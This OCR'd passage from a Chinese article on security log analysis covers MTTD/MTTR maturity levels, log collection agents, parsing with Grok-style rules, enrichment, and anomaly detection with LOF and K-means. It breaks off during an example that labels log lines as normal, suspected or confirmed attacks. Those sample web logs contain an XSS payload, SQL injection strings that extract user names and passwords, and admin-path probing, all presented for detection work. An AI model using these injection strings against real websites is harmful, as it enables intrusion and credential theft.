
当我们带着一定的分析意识，以及对分析数据目标的基本认识以后，我们就需要开始详细的思考，我们真正的安全需求是什么。有人说是对安全的详细的报表，有人说是发现攻击并阻断，也有人说是部署大量的安全软件与设备，加大投入聘请安全人员的预算。根据行业的专业见解来讲的，安全的需求并非是不出事，而是提升安全能力将 MTTD\MTTR 持续降低，即 Mean Time To Detect 与 Mean Time To Respond，具体级别参考如下：

```
* 级别 0：盲视——MTTD 以月计，MTTR 以周或月计。有基本的防火墙和反病毒软件，但没人真正关注威胁指标
* 级别 1：最小合规——MTTD 以周或月计，MTTR 以周计。公司做了必须做的事情以符合法规要求。高风险的区
* 级别 2：安全合规——MTTD 和 MTTR 都以小时或天计。公司部署了足够的安全情报措施，不仅仅是“划勾式”合
* 级别 3：警醒——MTTD 和 MTTR 以小时计。公司有强大的检测和响应威胁的能力。它可以通过全方位监控的似
* 级别 4：承受力强——MTTD 和 MTTR 以分钟计。公司有着全面的安全情报能力和 24 小时不间断的安全运营中
```


现在我们知道了安全的终极目标，那么我们需要进行哪些分析才能达到目的呢？部分分析需求如下图：


图为当年使用 ELK 时头脑风暴出的安全需求，仅为分析需求中的冰山一角，我们需要根据实际情况进行合理的安全需求定制。


回顾一下 Web 应用日志分析的需求：




上图的需求最后基本上我们都全部具体实现了，并且抛弃了原有的 ELK 体系




各国攻击偏好统计
攻击源统计
各省份攻击偏好统计


风险响应统计
攻击路径统计
风险IP50



分析的日志为我博客 15 年建站以来的 30 万日志，仪表盘为自己随意拖拽形成，走到这一步，我们替换掉了采集端、替换掉了可视化、对 ElasticSearch 进行定制化与调优，遇到过大大小小无数个坑，也只是跟随上了开源分析架构的步伐，让操作与分析变得更为简单，而且就如我所说，各种统计与报表并不是安全数据分析的全部，一切不贴合实际需求，不解决实际问题，不具备实际效果的产品在我眼里都是毫无价值的。我们在 Web 应用层已经深耕两年有余，期间我们开始尝试一些创新的思路做一些事情，不过尝试新事物就势必要付出代价。这个新事物便是我在上篇文章中提到，我觉得具有价值的部分：攻击行为溯源，然而想要真正的将它进行工程化，个人觉得是一个非常复杂的事情，即使是近两年火热的安全运营中心（SOC），都主打的是 ‘‘三分技术，七分管理’’ 的概念，而我却在最开始的想法却是实现完全的自动化溯源取证，且是针对行为的，而且还妄想只通过 Web 日志就做到这一点，然后便在错误的道路上越走越远，不过即使如此，我们也产出了一定的成果，且我们积累了大量的分析方法，其中包括数据预处理、数据编码、数据计算等与数据挖掘以及机器学习相关的技术储备。

到此基本上我们已经具备了两种能力，一种是宏观的安全分析，一种则是微观的事件挖掘，而基于这两种能力，我们可以有条件与技术储备去完成或覆盖更多的安全需求与用户场景。

7.6 六、数据治理


到这我们对数据种类以及分析需求有了一个初步的理解，那我接下来我需要对数据治理有一定的了解。

数据治理其实是一个广义的意思，其中包括元数据、数据聚合、数据质量、数据确权、生命周期管理等等概念，此文的数据治理为狭义，仅代表对 IT 数据的采集、定义、解析、增量等。

7.6.1 一、采集

首先我们面临的第一个问题便是，数据如何进行采集，可能使用过 ELK 的便知道 Logstash 在其中便是采集的角色，其中 Logstash 对日志文件进行监控，当文件有变更时，便对文件中的内容进行采集再将数据输出到指定的位置。

其实类似 Logstash 的采集端非常之多，如下图所示，有 FileBeats、Logagent、Flume、Fluentd、syslog-ng、Rsyslog 等，它们都有各自的亮点。



其实作为一个功能完整的 Agent 来说，所具备的功能不仅仅只是监控文件然后采集和输出，作为一个完整的 Agent，应该具备以下功能：（这也是我们抛弃 Logstash 的原因，太重量级）

1、支持丰富数据源 1.1 文件 Access Log Windows Event Log Linux Log 1.2. 存储 MongoDB MySQL MicroSoft SQL Server Kafka Redis PostgreSQL 1.3. 网络 Socket HTTP SNMP

2、监控信息采集模块 2.1. 系统 2.2. 网络 2.3. 进程 2.4. 内核 2.5. 磁盘

这里引用七牛云 logkit 中的监控项：

```
System Metric: 监控 load1、load5、load15、用户数、cpu 核数以及系统启动时间等。
    Processes Metric: 监控处于各种状态的进程数量，比如运行中/暂停/可中断/空闲的进程数量等。
    Netstat Metric: 监控处于各种状态的网络连接数，比如 Syn send/Syn Recv 等状态的网络连接数。
    Net Metric: 监控网络设备的状态，比如收发包的数量、收发包的字节数等。
    Mem Metric: 监控内存的实时状态。
    Swap Metric: 监控 swap 分区的状态，比如换入换出、使用率、空闲大小等。
    Cpu Metric: 监控 cpu 的实时状态，包括用量，中断时间占比等。
    Kernel Metric: 监控内核中断次数、上下文切换次数、fork 的进程数等。
    Disk Metric: 监控磁盘的使用情况，包括磁盘用量、inode 使用情况等。
    Diskio Metric: 监控磁盘读写状态，包括读写次数、总用时等。
```

```
Http Metric: 监控某个或者某些 http 请求。
Procstat Metric: 监控某个或者某些进程的信息，包括 cpu，内存，磁盘 io，资源限制等。
Ipmi Metric: 监控各类支持 ipmi 接口的硬件指标。
Prometheus 节点监控: 适配各类 Prometheus 的 node exporter
VMware Vsphere: 用于监控 vsphere 内虚拟机和宿主机的各项指标。
memcached: 用于监控 memcached 实例统计信息，包括运行时间、请求量、连接数等。
Elasticsearch: 用于监控 elasticsearch 集群的文件索引，操作系统，Java 虚拟机，文件系统等信息。
安全信息采集: 用于监控机器本身的一些信息，比如网络信息，端口信息，进程信息，登录信息，暴力破解
```

3、数据处理模块 1. 解析 2. 增量 3. 转换

..

4、数据输出模块 1.Kafka 2.Mysql 3.ElasticSearch 4.MongoDB 5.Redis

...

7.6.2 二、定义 & 解析

当我们已经掌握了采集的方法后，我们接下来要做的便是定义（理解）数据和解析数据：

如我们以 Web 日志举例：

2017-01-01 00:08:40 10.2.1.1 GET /UploadFiles/<script>alert(1)</script> - 80 - 9.9.9.9 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:46.0)+Gecko/20100101+Firefox/46.0 - 200 0 0 453

根据上篇文章所提，即使我们对 Web 日志不怎么熟悉，也可以在配置文件中找到关于日志格式相关的配置。

那说回到定义，这里可以简单理解为对数据的理解，如果你能看一眼日志，便知道日志中包含请求时间、请求方法、请求地址、端口、请求 IP、客户端信息、请求来源、响应状态、响应大小等，那么可以算初步理解了日志，如果你还知道每个字段的具体含义，知道不同的字段里面包含的信息量，如 UA 里面可以看到访客的系统版本、浏览器版本，访客是手机还是电脑，是 Linux 还是 Mac，是 IPhone 还是 Android，如通过 URL 可以推测网站到底使用了何种技术，是 PHP 还是.NET, 是 Java 还是 ASP。当然对 Web 熟悉的人可能觉得，原来这就是理解数据，好像是小意思，但是根据据我多年采坑以来发现，如果对数据理解不到位，将会严重影响分析需求的调研，甚至导致会感觉数据收回来百无一用。另外就是，并不是所有的日志都像 Web 日志这样容易理解与解析，我们可以来看看其他的日志数据，如 Linux 中的部分日志:

```
[    0.000000] Initializing cgroup subsys cpuset
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Initializing cgroup subsys cpuacct
[    0.000000] Linux version 3.11.0-13-generic (buildd@aatxe) (gcc version 4.8.1 (Ubuntu/Linar
[    0.000000] KERNEL supported cpus:
[    0.000000]   Intel GenuineIntel
```

```
[    0.000000]   AMD AuthenticAMD
[    0.000000]   NSC Geode by NSC
[    0.000000]   Cyrix CyrixInstead
[    0.000000]   Centaur CentaurHauls
[    0.000000]   Transmeta GenuineTMx86
[    0.000000]   Transmeta TransmetaCPU
[    0.000000]   UMC UMC UMC UMC
[    0.000000] e820: BIOS-provided physical RAM map:
[    0.000000] BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
[    0.000000] BIOS-e820: [mem 0x00000000000f0000-0x00000000000fffff] reserved
[    0.000000] BIOS-e820: [mem 0x0000000000100000-0x000000007dc08bff] usable
[    0.000000] BIOS-e820: [mem 0x000000007dc08c00-0x000000007dc5cbff] ACPI NVS
[    0.000000] BIOS-e820: [mem 0x000000007dc5cc00-0x000000007dc5ebff] ACPI data
[    0.000000] BIOS-e820: [mem 0x000000007dc5ec00-0x000000007fffffff] reserved
```

```
May 30 02:22:56 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2025
May 30 02:22:56 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2025
May 30 02:22:59 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2032
May 30 02:26:12 localhost pptpd[554]: MGR: initial packet length 18245 outside (0 - 220)
May 30 02:26:12 localhost pptpd[554]: MGR: dropped small initial connection
May 30 02:31:38 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2046
May 30 02:31:38 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2046
May 30 02:31:38 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2048
May 30 02:35:59 localhost rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="2051
```

```
May 30 02:22:56 localhost sudo:     root : TTY=pts/0 ; PWD=/var/log/nginx ; USER=root ; COMMAN
May 30 02:26:12 localhost sshd[20335]: Bad protocol version identification 'GET / HTTP/1.0' fr
May 30 02:26:12 localhost sshd[20336]: Did not receive identification string from **.**.*.***
```

```
type=DAEMON_START msg=audit(1509001742.856:3503): auditd start, ver=2.4.5 format=raw kernel=2.
type=DAEMON_ABORT msg=audit(1509001742.857:3504): auditd error halt, auid=0 pid=28676 res=fail
type=DAEMON_START msg=audit(1509001860.196:6814): auditd start, ver=2.4.5 format=raw kernel=2.
type=DAEMON_ABORT msg=audit(1509001860.196:6815): auditd error halt, auid=0 pid=28690 res=fail
type=DAEMON_START msg=audit(1509001887.133:9072): auditd start, ver=2.4.5 format=raw kernel=2.
type=DAEMON_ABORT msg=audit(1509001887.133:9073): auditd error halt, auid=0 pid=28696 res=fail
type=DAEMON_START msg=audit(1509001918.016:849): auditd start, ver=2.4.5 format=raw kernel=2.6
```

```
type=DAEMON_ABORT msg=audit(1509001918.016:850): auditd error halt, auid=0 pid=28707 res=faile
type=DAEMON_START msg=audit(1509001943.060:530): auditd start, ver=2.4.5 format=raw kernel=2.6
```

如果大家能一眼看出这是什么日志，那可以说对 Linux 算是较为熟悉了，如果还能理解其中数据所包含的信息量，那可以说至少是一个经验比较丰富的 Linuxer 了 ~

那么理解数据之后该做什么呢？我们回想一下，在 Web 日志中如何进行基础的统计分析。

由于日志元数据的格式限定，所以并不方便我们进行统计分析，比如我们需要简单的统计每个 IP 的请求数量，从而找出请求量较大的访问者，按照传统的方式我们可以使用以下命令做到这一点：

```
awk '{print $9}' access.log | sort | uniq -c | sort -fr
```

但是如果我们的需求多变，如只想提取某一段时间范围访问者，又比如只想统计状态码为 200 的访问者等等，当需要分析的应用数量过多且数据量过大时，那么使用传统的方式效率将非常低，所以我们需要将日志进行结构化的解析，让它变成机器可读的数据，方便我们检索与统计。熟悉 Logstash 的人可能知道，在编写 Logstash 配置文件时，对日志解析时，需要用到 Grok filter plugin，官方配置示例如下：

```
input {
  file {
    path => "/var/log/http.log"
  }
}
filter {
  grok {
    match => { "message" => "%{IP:client} %{WORD:method} %{URIPATHPARAM:request} %{NUMBER:byte
  }
}
```

我们参考了 Grok 的优秀思路，进行了自研发解析器，我们最开始的目的非常简单，由于 Logstash 的插件是 Ruby 开发，而 Ruby 其实我们并不熟悉（虽然插件已经开源），且协同开发有点困难，也不好维护与拓展，然后便有了如图的解析框架：（图为从解析框架中提取的一部分）

7.6.3 三、增量

其次便是增量解析，如以 Web 日志攻击解析举例：

这里大家思考一个问题，这个增量解析器是如何从无到有产生的。答案是：“**增量解析与分析需求强相关**”

我们来举例说明：

1. 你需要统计访问者的地区分布，你想知道你的网站大部分用户是来自北京还是上海，是国内还是国外 2. 你需要统计访问的客户端类型，你想知道访问你的网站大部分用户是使用了手机还是电脑或平板 3. 你需要统计网站日志中的攻击请求数量与正常访问的分布情况 4. 你需要统计网站的访问者有哪些人曾发起过攻击，当前网络中有多少正在活动的黑客 . . .

这些分析需求非常常见，然而从 Web 日志中却无法直接做到这一点，所以此时我们需要进行增量解析。我们可以简单的把增量解析理解为，在原数据的基础上增加更丰富的数据来满足多样的分析需求。

如：IP >> 地区 Ua >> 客户端信息 Url >> 是否具有攻击特征 . . .

ELK 体系中，Logstash 的Filter Plugins便是对此的不完全诠释

7.6.4 四、计算

```
可能大家对计算这个需求会有点疑惑，不知道计算的需求到底在哪，说实话最开始我们有这种需求时，其实只是单

1.完成在 ElasticSearch 中无法实现的复杂的聚合统计需求
2.将计算结果进行数据挖掘、机器学习等场景
```

当然这里说的是我们在实践过程中所遇到的需要计算的场景，并非指的是计算的全部作用，为了达成某个需求而使用需要使用计算的场景都可算为此范畴。

举个栗子：

使用 LOF（Local Outlier Factor）异常检测算法检测异常访问者

使用 K-means 对网站访问者进行聚类

以上只是两次浅层次的尝试，虽然还无法替代传统的方式进行安全分析，但至少我们通过非传统、无规则的方式找到的异常的 IP 与异常的请求，虽然准确率与召回率还有待进一步实践确认，但至少我们的思路已经打开了。

另外不知道大家是否记得在上篇文章中在没有使用 ELK 这样的技术体系之前，我们是对数据进行统计分析的，如果有印象的朋友可能就知道，是采用了类似计算的方式，将日志解析到 Mysql 以后，采用规则过一遍日志，然后将命中结果存入到 Mysql 现成'' 统计结果表 ''，最后采用 SQL 语句进行分组查询统计，然后利用 Excel 进行可视化。这个'' 统计结果表 ''所说的结果，便是我们这的计算结果，我们根据分析需求，从不同的维度，对数据进行计算，这个维度可以是针对一个 IP、一个路径、甚至某一个 Referer 或 Ua, 如图为针对 IP 进行不同维度指标的统计计算结果：

整个计算过程是在日志的处理过程中实现的，根据需求，计算顺序可以进行自定义，不过通常都是在解析及增量解析完成后进行，因为增量解析完以后，信息更丰富，能进行计算的维度更丰富。

7.7 七、数据分析方法

7.7.1 一、经验转化

```
所谓的经验转化，便是将专家对数据的理解以及分析经验、分析逻辑等进行转化，形成可工程化应用的一个过程。

eg:
```

```
00:01 GET http://localhost/index.php 9.9.9.9 200 [正常请求]

00:02 GET http://localhost/index.php?id=1’ 9.9.9.9 500 [疑似攻击]

00:05 GET http://localhost/index.php?id=1’ and 1=user() or ’’=’ 9.9.9.9 500 [确认攻击]

00:07 GET http://localhost/index.php?id=1’ and 1=(select top 1 name from userinfo) or ’’=’ 9.9

00:09 GET http://localhost/index.php?id=1’ and 1=(select top 1 pass from userinfo) or ’’=’ 9.9

00:10 GET http://localhost/admin/ 9.9.9.9 404 [疑似攻击]

00:12 GET http://localhost/login.php 9.9.9.9 404 [疑似攻击]

00:13 GET http://localhost/admin.php 9.9.9.9 404 [疑似攻击]

00:14 GET http://localhost/manager/ 9.9.9.9 404 [疑似攻击]

